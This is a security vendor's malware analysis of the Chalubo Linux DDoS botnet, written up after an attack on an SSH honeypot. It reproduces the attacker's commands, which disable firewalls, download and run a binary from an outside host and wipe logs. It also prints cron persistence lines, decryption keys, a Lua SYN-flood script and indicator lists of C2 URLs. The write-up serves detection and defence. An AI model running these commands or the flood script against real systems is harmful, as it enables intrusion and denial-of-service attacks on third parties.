Chalubo botnet wants to DDoS from your server or IoT device

news.sophos.com/en-us/2018/10/22/chalubo-botnet-wants-to-ddos-from-your-server-or-iot-device/

Timothy Easton October 22, 2018

By Timothy Easton

Since early September, SophosLabs has been monitoring an increasingly prolific attack targeting Internet-facing SSH servers on Linux-based systems that has been dropping a newly-discovered family of denial-of-service bots we're calling Chalubo.

The attackers encrypt both the main bot component and its corresponding Lua script using the ChaCha stream cipher. This adoption of anti-analysis techniques demonstrates an evolution in Linux malware, as the authors have adopted principles more common to Windows malware in an effort to thwart detection. Like some of its predecessors, Chalubo incorporates code from the Xor.DDoS and Mirai malware families.

When Chalubo downloaders started circulating in late August, the attacker issued commands on the victim's device to retrieve the malware, which was actually comprised of three components: A downloader; the main bot (which ran only on systems with an x86 processor architecture); and the Lua command script. As of mid October, the attacker has been issuing commands that retrieve the Elknot dropper (detected as Linux/DDoS-AZ), which in turn delivers the rest of the Chalubo (*ChaCha-Lua-bot*) package.

In addition, we now see a variety of bot versions that run on different processor architectures, including both 32- and 64-bit ARM, x86, x86_64, MIPS, MIPSEL, and PowerPC. This may indicate the end of a testing period, and we may see an uptick in activity from this new family.

The Attack

SophosLabs first discovered the Chalubo family from an attack on one of our honeypots, which we use to collect data on malicious activity. We recorded the attack on the 6th of September 2018 with the bot attempting to brute force login credentials against an SSH server; our honeypots present the attacker with the appearance of a real shell that accepts a wide range of credentials. The attackers used the combination of `root:admin` to gain a shell…or at least, that's what they thought.

Once the attackers "accessed" the honeypot server, they issued the following commands.

```
/etc/init.d/iptables stop
service iptables stop
SuSEfirewall2 stop
reSuSEfirewall2 stop
chattr -i /usr/bin/wget
chmod 755 /usr/bin/wget
yum install -y wget
wget -c hxxp://117.21.191.108:8694/libsdes -P /usr/bin/
chmod 777 /usr/bin/libsdes
nohup /usr/bin/libsdes > /dev/null 2>&1 &
export HISTFILE=/dev/null
rm -f /var/log/wtmp
history -c
```

These types of simple attacks on our honeypots are quite common, but what made this stand out was the `libsdes` sample. This bot demonstrates increased complexity compared to the standard Linux bots we typically see delivered from these types of attacks. Not only are the attackers using a layered approach to dropping malicious components, but the encryption used isn't one that we typically see with Linux malware.

As an aside, at the end of September the same attacker's machine attacked our honeypots again, but attempted to retrieve the BillGates malware family [Linux/DDoS-BD] that some have attributed to the Elknot authors. The malicious sample originated from the address `hxxp://117.21.191.108:8269/start`.

The Downloader

On first execution, the `libsdes` sample creates an empty file `/tmp/tmp.l` to prevent multiple occurrences of the malware from executing. The bot will then attempt to copy itself to `/usr/bin/` giving itself a random alphanumeric string as a filename. Interestingly, it appears

to have copied the *rand_alphastr* function from the Mirai botnet.

At this point, the code forks. The parent process sets multiple points of persistence so the malware periodically executes and can survive a reboot. It does this by adding a traditional init.d script to `/etc/init.d/<rand_alphastr>` which is symlinked to `/etc/rc[1..5].d/S90<rand_alphastr>` or `/etc/rc.d/rc[1..5].d/S90<rand_alphastr>`.

Quite interestingly, it also drops a script file with a rather recognisable path (`/etc/cron.hourly/gcc4.sh`) which gets added to `/etc/crontab` to run every 3 minutes via the command:

```
sed -i '/\/etc\/cron.hourly\/gcc4.sh/d' /etc/crontab && echo '*/3 * * * * root
/etc/cron.hourly/gcc4.sh' >> /etc/crontab
```

The script looks like this:

```
#!/bin/sh
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin
cp /lib/libudev4.so /lib/libudev4.so.6
/lib/libudev4.so.6
```

The reason the script is interesting is that it references files previously attributed to the Xor.DDoS malware family (which Sophos detects as Linux/DDoS-BH). The manner in which this script gets dropped exactly matches the behaviour of the Xor.DDoS family. In fact, looking closely at the code responsible for all of the persistence portions here, it appears that Chalubo has copied the DelService & AddService functions from the Xor.DDoS family.

Outside of these functions there are a couple of other minor similarities, but that is where it ends. It's clear that the author of Chalubo had access to the source of the Xor.DDoS family, but they are in no way the same family.

The child process' first action is to modify its process name to either `crond` or `[kworker/1:1]`, but then it downloads, decrypts, decompresses, and runs the next ELF binary payload. The `last-modified` HTTP response header will be checked to determine if the payload should be downloaded, our recorded attack shows the sample has existed since `Mon, 27 Aug 2018 09:57:30 GMT`, and once downloaded from `hxxp://q111333.top:8852/pc/i486` it is fed to the ChaCha decryption routine. After being decrypted, the payload is decompressed with LZMA, then executed by *execve*, using the modified process name as an argument.

The Encryption

Chalubo uses the stream cipher ChaCha, set to 20 rounds. In the original algorithm, we would expect ChaCha to use either a 16- or 32-byte key and an 8-byte nonce. This data is used to set the initial key state along with a nothing-up-my-sleeve 16-byte constant, `expand`

`16-byte k` or `expand 32-byte k` depending on the key size, and an 8-byte counter starting from zero.If the key is 16 bytes then it is used a second time to fill 32 bytes of the initial key state space.

However, given peer recommendations there is a modified version to use a 12-byte nonce with a 4-byte counter, instead of the original 8-byte nonce with the 8-byte counter, which some refer to as chacha-ietf.

expa	nd␣3	2-by	te␣k
Key	Key	Key	Key
Key	Key	Key	Key
Count	Count	Nonce	Nonce

ChaCha original initial key state as a 4×4 matrix, each block represents 4 bytes

The ChaCha-IETF implementation within Chalubo treats the 4 byte counter as a separate argument.

expa	nd␣3	2-by	te␣k
Key	Key	Key	Key
Key	Key	Key	Key
Arg	Nonce	Nonce	Nonce

Chalubo initial key state

The Chalubo implementation initializes the counter to start from one(1) instead of zero. The RFC with peer recommendations mentioned above actually states that *"The Counter part SHOULD be equal to zero for the first nonce, and increment by one for each successive nonce that is generated. However, any particular Counter value MAY be skipped over, and left out of the sequence of values that are used, if it is convenient."* So this can be viewed as a standard implementation, albeit a slightly more distinctive one, considering it has skipped the initial counter zero(0) value.

Looking through a variety of implementations it seems everyone has their own take on how to treat the counter and nonce fields. Most do not allow for a counter to be set, so it is hardcoded to start from zero. Some others, such as the crypto API within the Linux kernel, treat the last 16 bytes of counter and nonce as a single input argument, however the

Libsodium library has the ChaCha-IETF implementation with a counter as a separate argument — and even then, the order of the arguments doesn't quite line up with what we see in Chalubo.

For example, here's the function in Libsodium:

```
int crypto_stream_chacha20_ietf_xor_ic(unsigned char *c, const unsigned char *m,
                                       unsigned long long mlen,
                                       const unsigned char *n, uint32_t ic,
                                       const unsigned char *k);
```

And this is the same function in Chalubo (if we renamed some of the variables to match those in the example above):

```
int crypto_stream_chacha20_ietf_xor_ic(const unsigned char *k, uint32_t ic,
                                       const unsigned char *n,
                                       const unsigned char *m, unsigned char *c,
                                       unsigned long long mlen);
```


So we can certainly say the Chalubo ChaCha function is a unique implementation whose algorithm matches the peer/IETF recommendations.

This is the ChaCha key used by the downloader:
`fa 40 88 55 30 4c a1 99 f6 80 b4 94 b6 9e f4 73 dd 9c 5a 5e 0e 78 ba a4 44 04 8b 82 a8 bd 97 a9`

And this is the ChaCha nonce used by both the downloader and the main bot:
`00 00 00 00 00 00 00 4a 00 00 00 01`

The Bot

It became clear, once we looked at the bot, that Chalubo had copied a few code snippets from Mirai, such as some of the randomizing functions and what appears to be an extended form of the *util_local_addr* function.



```
                rand_init proc near     ; CODE XREF: main+37↑p
                                        ; _create_task_group:_child_code↑p ...
56                  push    esi
53                  push    ebx
83 EC 10            sub     esp, 10h
E8 7F AC FF FF      call    ret_to_ebx
81 C3 56 88 0E 00   add     ebx, 0E8856h
6A 00               push    0           ; timer
E8 D7 A2 09 00      call    _time
89 83 90 21 00 00   mov     ds:(_x - 0F0000h)[ebx], eax
E8 44 A4 09 00      call    _getpid
89 C6               mov     esi, eax
E8 48 A4 09 00      call    getppid
31 C6               xor     esi, eax
89 B3 8C 21 00 00   mov     ds:(_y - 0F0000h)[ebx], esi
E8 81 92 09 00      call    _clock
89 83 88 21 00 00   mov     ds:(_z - 0F0000h)[ebx], eax
33 83 8C 21 00 00   xor     eax, ds:(_y - 0F0000h)[ebx]
89 83 84 21 00 00   mov     ds:(_w - 0F0000h)[ebx], eax
83 C4 14            add     esp, 14h
5B                  pop     ebx
5E                  pop     esi
C3                  retn
                rand_init endp
```

Assembly matching the rand_init function of the Mirai botnet

The majority of functional code in this bot is entirely new, with a focus on their own Lua handling for, primarily, performing DoS attacks with DNS, UDP, and SYN flavours.

The Lua script built into the bot is a basic control script for calling home to a C2 server to inform the C2 about details of the infected machine. Similarly to the downloader stage, the last-modified HTTP response header will be checked and a list of tasks will be downloaded in the form of another Lua script it retrieves from `hxxp://q111333.top:8852/test/res.dat`. This C2 command script is also encrypted with the ChaCha-IETF algorithm, and so the Lua script calls the function *task_decrypt*. It uses the same nonce as the downloader, but the key for the command script is different.

ChaCha key used by the main bot:
`00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f`

The decrypted Lua script is then fed to a function called *create_task_group* which executes it.

```
local r,code,header,body=http.get(current_lua_task_url)
[...snip...]
    if code == 200 then
        kill_task()
        if body ~= nil and string.len(body) ~= 0 then
            body = task_decrypt(body)
            task_grpid = create_task_group(body)
```

The C2 Commands

As mentioned above, the bot's Lua script communicates with the C2 server to receive further instructions. Its purpose is to download, decrypt, then execute whatever Lua script it finds.

The Lua retrieved by the bots we tested trigger the bot to perform a SYN flood attack against a single Chinese IP address over port 10100, without masking the local source IP. Interestingly it checks the /24 address of the local IP against 23.247.2.0, and if it is in that range, then it will set the source IP to one within the 183.131.206.0/24 range.

It also 'strips' certain IP addresses from performing the *ddos_attack* function, which may give some further insights into their C2 infrastructure.

```
tcp = require "tcp".create()
local_ip = tcp:get_local_ip()
strip = inet_ntoa(local_ip)

function ddos_attack(ip,port,isemuip,appendstr)
        [[
        tcp = require "tcp".create()
        local_ip = tcp:get_local_ip()
        local_ip_h24 = htonl(local_ip) & 0xffffff00
    ]]

    if isemuip == false then
        script = script.. [[
        tcp:set_ip_src(local_ip)
        ]]
    end

    script = script .. [[
if VERSION > 19 then
        if local_ip_h24 == 0x17f70200 then
            tcp:add_src_ip_range("183.131.206.0","183.131.206.255")
        end
end

    ]]
    appendlen = tonumber(appendstr)
    if appendlen ~= nil and appendlen ~= 0 then
        script = script.. [[
            data = random(appendlen)
            tcp:set_append_data(data)
        ]]
    end
    script = script .. "port = htons(" .. port .. ")\n"

    script = script .. [[
        while true do
           tcp:attack_syn("]] .. ip .. [[",port,0xffffff)
        end
        ]]
    local num = get_nprocs()
    for i=1,num do
        create_task(script)
    end
end

set_speed_limit(1024*1024*200)
if strip==strip and strip~="111.19.140.91" and strip~="113.106.124.77" and
strip~="111.19.140.95" and strip~="112.6.40.19" and strip~="183.6.105.42"  then
    ddos_attack("59.56.76.41",10100,false,"0")
end
require "socket".sleep(30)
kill_all_task()
```

Since the primary method of this bot infecting systems is through the use of common username and password combinations against SSH servers, we recommend that sysadmins of SSH servers (including embedded devices) change any default passwords on those devices, because the brute force attempts to cycle through common, publicly known default passwords. If possible, it's preferable to use SSH keys instead of passwords for logins. As with any machine, make sure to keep the system updated!

Threat hunters searching for infections on their network can look for outbound traffic attempting to reach machines on 8852/tcp, though this unique port number is subject to change at any time and isn't used for all C2 traffic we've observed.

Sophos endpoint and server protection detects this family as **Linux/Chalubo-***.

IOCs

Downloaders

5270efedbd96a80213e1480c085a18b336162e399b9af58f21403869f61b4115
0006a8dfc7bb8d07c233b66fd54aff8b2f9c10cd2ef518e2541f7b81ae5650bb
19ef212c4f3406b6aca1c2ce11619443e33ac64aa9688cba64671d3679b73221
3c6e73617240ac030497ddeed2af22c7a6748a3c94f65f23dd2306c2baf0b361
4bf84c6029efd627f3936c1b665df8eca7459a92431caa3ab6a8784ed0ccc7b1
633fdd61e7adb075994668f0968dfd435554ad56a1901ac38ab0b6f3e4612cc2
adeee7742aff95dd04ec4458e4beb2c426b70c73f3dc84439fb13a32cee6c68f
b291f2fca5d772d2ac33cb15d499751c26f10fd2f4f984d987f6711bea5a3b37
b2a2a3a9c99f45096ee4b08be3f8f0a17cfed33e8384052bb332ee4941fab9a5
b2c5518000921f3f6bd6b800b89ceb51d37359f83dbff2ca120e0cc9bfe52b9e
b5cf22e4fdecf5ee437b724f5b0cf09d31fd4c4e3829e29641caf4beb48b079b
bc15d0c22ae33465433814f0ac8a43a51df4cab45fb29577f8fb4fb52e458034
bf493a12e3025b3b7297abba9fa674b2b034f02521cc9e7fb3ec389345257928
c62761e2cccb459f09cc648619817cf5521ad1dcedc6e761ef57a36a79b74949
d0d9d309f629962d8df67c3e236f37afb1d96c354ad6370b2bb096a7feb34abd
fabb0acd338753da162381df4d72ed509f6737e296fc843c71bd57ca805b6c26
3d9614707380f15ac746b1abaaca2396038e1ab6f561f1a6ca23911262b1298f
57078d489642e8b6e434a7b74a4393ef1178e5e2e17606807a759e8a42db6115
9bdd47f2f4a9b3f83ba676cc3a31549028277c8fe0021f52d687a8d767b6d0be

Bots

050b2486b8a60ca4adc00894bbea30b9860f10e2b1c3f301eab2c1d2ec9157c2
12eb7ce6a8edf76bb16d45f1a8332f8edd0cbe4382924a226d9826d356a6f011
167bf28047bbea17c151877fb7c483856f3f7ec91d88c47d5a4c2e695d2c3599
2180cbd7acf57b817049ba758d0bdd712a27019aec5d1e33a122fc6aef9c128c
31b13d98ee7adaff88f1c7ff756178dcd6109a06ba7e03a78ebca30075cc2414
366ae87be55376762a7f5c4dc09ea0a924678036e9fb6eff55eb981bd2c5b654

38163a58062a50df4bcc55bb2481679e5c7f0e6ca912cb49acf7aa9f494d9a66
42744e48fa266420e6bfd47fb649e8bb85ccc383b8f574ab997560f7bda73e8e
428b0ab1ccd235782b4876cbf6e750ddc0b3a8329c3ef0073879fb16f7323981
4389331bce42f75645a3ff5a6c22025f3f4dde69541ad427a3e2ec20e71d476d
4560736123c7ce020454d9212a713c3a60dbd8a42cf103028e8aa9a399995ab3
4cab17dbf7e6907bc88a047f6f30ba7e8ed9caa59976dd163b950a512e53f164
4cd5d3013bcbd1b63a532b34b40267950dd182f3c8ae8930e64d680db8990018
51d47508bcf868acb4f7fac6dd7029ebe18a1d50850fc78c88aef7dc4d13048f
5486da1345850f9074802c1f68833bfa63835aadd7fe649f8f424e359846438f
5e140063e5eb99c2c89afa37b5e51158314a73b27cbaee05464bac62999b365e
60808c9f354c1a4d45f0e68e682153acdf3e9bc1f6d81a7eec2f6ae96c34d2cb
61ffbbae2a81c975ee861e1c35a0c196a5cfc9260fed8e26ac5a23482e3b2a17
63b69658481e12f6d4fd62030488df9d8fdcb43d23b55722fe2e00e516cd824d
66e61a349ae0adb99c12518acc198b1ee5a5e4876f095a2334944fd130a2b819
7544af740fbec9ed1361741290c996a403d4a50da51ea377cace7fd9bbb42fe0
828342f7650ebe6a1428ab95f0c1915422018db647fb323182ead2efe5075118
8427dc62a3f26d68c69c9d4d2b08b23e72b00d1cedd40712b840f911dfc024ff
853831374573a1a3d12d761255a9a9c507d604fb32bc5459120bf997820a3019
90c7789444442b1d660c85bf6aedeb78d5a8448cb15f9c8b1e946e24a7a2ced1
96e18d82b297a67d0d52a4473b05fd0cd17c77afde907cd5310902e0aa2b8d84
9dcfec996d01c0483e929d9457917debdb2328f2f7d3012ba9684cc0fe9d66f9
a1fcbcbeaf048427204b31c70a2b4165d0ab1bb666d7dd5599c6a608326ae678
a6296e28c9c7b9c3038cc365b56ca89d1f9502b8c1acb5ae579115a1d86561ef
a681c28db1da8293a950eed939b3737fdc0e74cf9ff44f395397dc47fc96ea31
a8180b7490570a33b7d2e787a9df4c18548a2c4526e5561e93e649d66bd0538c
ad69dca845061b856fe25fb98a1a78829351a10a8c2a1b38328451f580272154
af3e9025fe6975b32a00fcce81d52beae3e2bb8743c6133cc51d9559eee30c4b
b97ad854ecdb7eb3560a2e179330ca000e8995be6eff8b88d6041c7b19e8dac2
b9d31125782ca0f20162b9f86b034a34cdc6b3fe318ee990721dc7d7dae66d22
c3568cd4eaf785d5f5b7cd5d493a0b3923b2a29c2d82c803ecbf93f45b913f87
c56263d5efb6738c301ef8b50e60765e8a838332eb72c7924f440fe66945c91c
caf943fe8a5737ad6beb729b367dace51126a578da872bd2e510dd0508ffb80c
cb68e26cdaf03d2fba8e58e8b928019a8783ed44b88633c853b3774672784b85
ce68c3687aae08b796e3e57d97d4f333991b6eba804581ae66f46dbd6ec7dae7
d0ccbef7c4429302ec1b6d83f718f855ae1049f05d5d6ce8bcca535ab45c2b57
d493f68665d7c62b86c2435c741c45772d2f553e183d7a6821d968f5aca309e3
d5efcd1b98c39f2d157c62bc7d96b0472742d06b7a118bac933f448d757304f1
dd240119627cb770aca30d2e4021b6a67c90f6a457cc00991b572a8acad43ffc
e6d2960adbb3a104079f3e7eaa68143304f2064b687fdb190fe98090bb405a25
e7568b13ed9f5a18d0d89bccae185c6c2550a9224b9e97bb0496c7546b68600b
ed44898c666b154111bcbe8d4940aebdaed09d735445f3cc85f2d6e29a850f23
f35be9f432322555f682c13465b3428bc364b96fc02e4e7ac98fa49f20a1f1e8

f6503a9717614a9f4bf5db88bb912bc43462ede1a9627f4ba5c544f644f4ad31
fba737436bdbf1461b3092b79fea0770302aeaed79389eb60b5c45c3bfc9f693
fddeddae2bf1d0759d914bced1bd678a2191152c580f6ce86f87b0674b80bf8b

C2 script

799400b6419b91fe8810456d9b32d124dfaad2c5626a07405f5a099679de29b5

Elknot dropper

8fbd768368019df9a3bd05cfc83b3f00933440a8dadc88fe6d2af8a683b089b5

Downloader URL

hxxp://117.21.191.108:8694/libsdes

Bot payload URLs

hxxp://sq520.f3322.net:8852/pc/i486
hxxp://linwudi.f3322.net:8852/pc/i486
hxxp://198.44.164.30:8852/pc/i486
hxxp://uctkone.com:8852/pc/i486
hxxp://hackucdt.com:8852/pc/i486
hxxp://q111333.top:8852/pc/i486
hxxp://103.51.13.52:8852/pc/i486
hxxp://38.27.102.254:8852/pc/i486
hxxp://58.221.55.141:8852/pc/i486
hxxp://mnbvcxzzz12.com:8852/RTEGF/i486
hxxp://mnbvcxzzz12.com:8852/RTEGF/arm
hxxp://mnbvcxzzz12.com:8852/RTEGF/mips
hxxp://mnbvcxzzz12.com:8852/RTEGF/mips64
hxxp://mnbvcxzzz12.com:8852/RTEGF/mipsel
hxxp://mnbvcxzzz12.com:8852/RTEGF/powerpc
hxxp://mnbvcxzzz12.com:8852/RTEGF/x86_64
hxxp://lkjhgfdsatryuio.com:8852/RTEGF/i486
hxxp://lkjhgfdsatryuio.com:8852/RTEGF/arm
hxxp://lkjhgfdsatryuio.com:8852/RTEGF/mips
hxxp://lkjhgfdsatryuio.com:8852/RTEGF/mips64
hxxp://lkjhgfdsatryuio.com:8852/RTEGF/mipsel
hxxp://lkjhgfdsatryuio.com:8852/RTEGF/powerpc
hxxp://lkjhgfdsatryuio.com:8852/RTEGF/x86_64
hxxp://193.201.224.238:8852/GHJFFGND/i486
hxxp://193.201.224.238:8852/GHJFFGND/arm
hxxp://193.201.224.238:8852/GHJFFGND/mips
hxxp://193.201.224.238:8852/GHJFFGND/mips64
hxxp://193.201.224.238:8852/GHJFFGND/mipsel

hxxp://193.201.224.238:8852/GHJFFGND/powerpc
hxxp://193.201.224.238:8852/GHJFFGND/x86_64
hxxp://193.201.224.238:8852/RTEGFN01/arm
hxxp://193.201.224.238:8852/RTEGFN01/i486
hxxp://193.201.224.238:8852/RTEGFN01/mips
hxxp://193.201.224.238:8852/RTEGFN01/mips64
hxxp://193.201.224.238:8852/RTEGFN01/mipsel
hxxp://193.201.224.238:8852/RTEGFN01/powerpc
hxxp://193.201.224.238:8852/RTEGFN01/x86_64
hxxp://193.201.224.238:8852/DAAADF/mips-linux
hxxp://193.201.224.202:8852/ASDFRE/arm
hxxp://193.201.224.202:8852/ASDFRE/i486
hxxp://193.201.224.202:8852/ASDFRE/mips
hxxp://193.201.224.202:8852/ASDFRE/mips64
hxxp://193.201.224.202:8852/ASDFRE/mipsel
hxxp://193.201.224.202:8852/ASDFRE/powerpc
hxxp://193.201.224.202:8852/ASDFRE/x86_64
hxxp://10afdmasaxsssaqrk.com:8852/YTRFDA/arm
hxxp://10afdmasaxsssaqrk.com:8852/YTRFDA/i486
hxxp://10afdmasaxsssaqrk.com:8852/YTRFDA/mips
hxxp://10afdmasaxsssaqrk.com:8852/YTRFDA/mips64
hxxp://10afdmasaxsssaqrk.com:8852/YTRFDA/mipsel
hxxp://10afdmasaxsssaqrk.com:8852/YTRFDA/powerpc
hxxp://10afdmasaxsssaqrk.com:8852/YTRFDA/x86_64
hxxp://7mfsdfasdmkgmrk.com:8852/JHKDSAG/arm
hxxp://7mfsdfasdmkgmrk.com:8852/JHKDSAG/i486
hxxp://7mfsdfasdmkgmrk.com:8852/JHKDSAG/mips
hxxp://7mfsdfasdmkgmrk.com:8852/JHKDSAG/mips64
hxxp://7mfsdfasdmkgmrk.com:8852/JHKDSAG/mipsel
hxxp://7mfsdfasdmkgmrk.com:8852/JHKDSAG/powerpc
hxxp://7mfsdfasdmkgmrk.com:8852/JHKDSAG/x86_64
hxxp://8masaxsssaqrk.com:8852/JHKDSAG/arm
hxxp://8masaxsssaqrk.com:8852/JHKDSAG/i486
hxxp://8masaxsssaqrk.com:8852/JHKDSAG/mips
hxxp://8masaxsssaqrk.com:8852/JHKDSAG/mips64
hxxp://8masaxsssaqrk.com:8852/JHKDSAG/mipsel
hxxp://8masaxsssaqrk.com:8852/JHKDSAG/powerpc
hxxp://8masaxsssaqrk.com:8852/JHKDSAG/x86_64
hxxp://9fdmasaxsssaqrk.com:8852/YTRFDA/arm
hxxp://9fdmasaxsssaqrk.com:8852/YTRFDA/i486
hxxp://9fdmasaxsssaqrk.com:8852/YTRFDA/mips
hxxp://9fdmasaxsssaqrk.com:8852/YTRFDA/mips64

hxxp://9fdmasaxsssaqrk.com:8852/YTRFDA/mipsel
hxxp://9fdmasaxsssaqrk.com:8852/YTRFDA/powerpc
hxxp://9fdmasaxsssaqrk.com:8852/YTRFDA/x86_64
hxxp://efbthmoiuykmkjkjgt.com:8852/RTEGFN01/arm
hxxp://efbthmoiuykmkjkjgt.com:8852/RTEGFN01/i486
hxxp://efbthmoiuykmkjkjgt.com:8852/RTEGFN01/mips
hxxp://efbthmoiuykmkjkjgt.com:8852/RTEGFN01/mips64
hxxp://efbthmoiuykmkjkjgt.com:8852/RTEGFN01/mipsel
hxxp://efbthmoiuykmkjkjgt.com:8852/RTEGFN01/powerpc
hxxp://efbthmoiuykmkjkjgt.com:8852/RTEGFN01/x86_64
hxxp://poiuytyuiopkjfnf.com:8852/ASDFRE/arm
hxxp://poiuytyuiopkjfnf.com:8852/ASDFRE/i486
hxxp://poiuytyuiopkjfnf.com:8852/ASDFRE/mips
hxxp://poiuytyuiopkjfnf.com:8852/ASDFRE/mips64
hxxp://poiuytyuiopkjfnf.com:8852/ASDFRE/mipsel
hxxp://poiuytyuiopkjfnf.com:8852/ASDFRE/powerpc
hxxp://poiuytyuiopkjfnf.com:8852/ASDFRE/x86_64
hxxp://rfjejnfjnefje.com:8852/ASDFRE/arm
hxxp://rfjejnfjnefje.com:8852/ASDFRE/i486
hxxp://rfjejnfjnefje.com:8852/ASDFRE/mips
hxxp://rfjejnfjnefje.com:8852/ASDFRE/mips64
hxxp://rfjejnfjnefje.com:8852/ASDFRE/mipsel
hxxp://rfjejnfjnefje.com:8852/ASDFRE/powerpc
hxxp://rfjejnfjnefje.com:8852/ASDFRE/x86_64
hxxp://zxcvbmnnfjjfwq.com:8852/RTEGFN01/arm
hxxp://zxcvbmnnfjjfwq.com:8852/RTEGFN01/i486
hxxp://zxcvbmnnfjjfwq.com:8852/RTEGFN01/mips
hxxp://zxcvbmnnfjjfwq.com:8852/RTEGFN01/mips64
hxxp://zxcvbmnnfjjfwq.com:8852/RTEGFN01/mipsel
hxxp://zxcvbmnnfjjfwq.com:8852/RTEGFN01/powerpc
hxxp://zxcvbmnnfjjfwq.com:8852/RTEGFN01/x86_64
hxxp://marchdom4.com/mikrotik/arm

C2 URI

hxxp://q111333.top:8852/test/res.dat
hxxp://hackucdt.com:8852/test/res.dat
hxxp://103.51.13.52:8852/test/res.dat
hxxp://193.201.224.202:8852/ASDFRE/ASDFRE.dat
hxxp://193.201.224.238:8852/GHJFFGND/GHJFFGND.dat
hxxp://193.201.224.238:8852/RTEGFN01/RTEGFN01.dat
hxxp://193.201.224.239:8852/ASDFRE/ASDFRE.dat

hxxp://193.201.224.239:8852/JHKDSAG/JHKDSAG.dat
hxxp://193.201.224.239:8852/RTEGF/RTEGF.dat
hxxp://193.201.224.239:8852/YTRFDA/YTRFDA.dat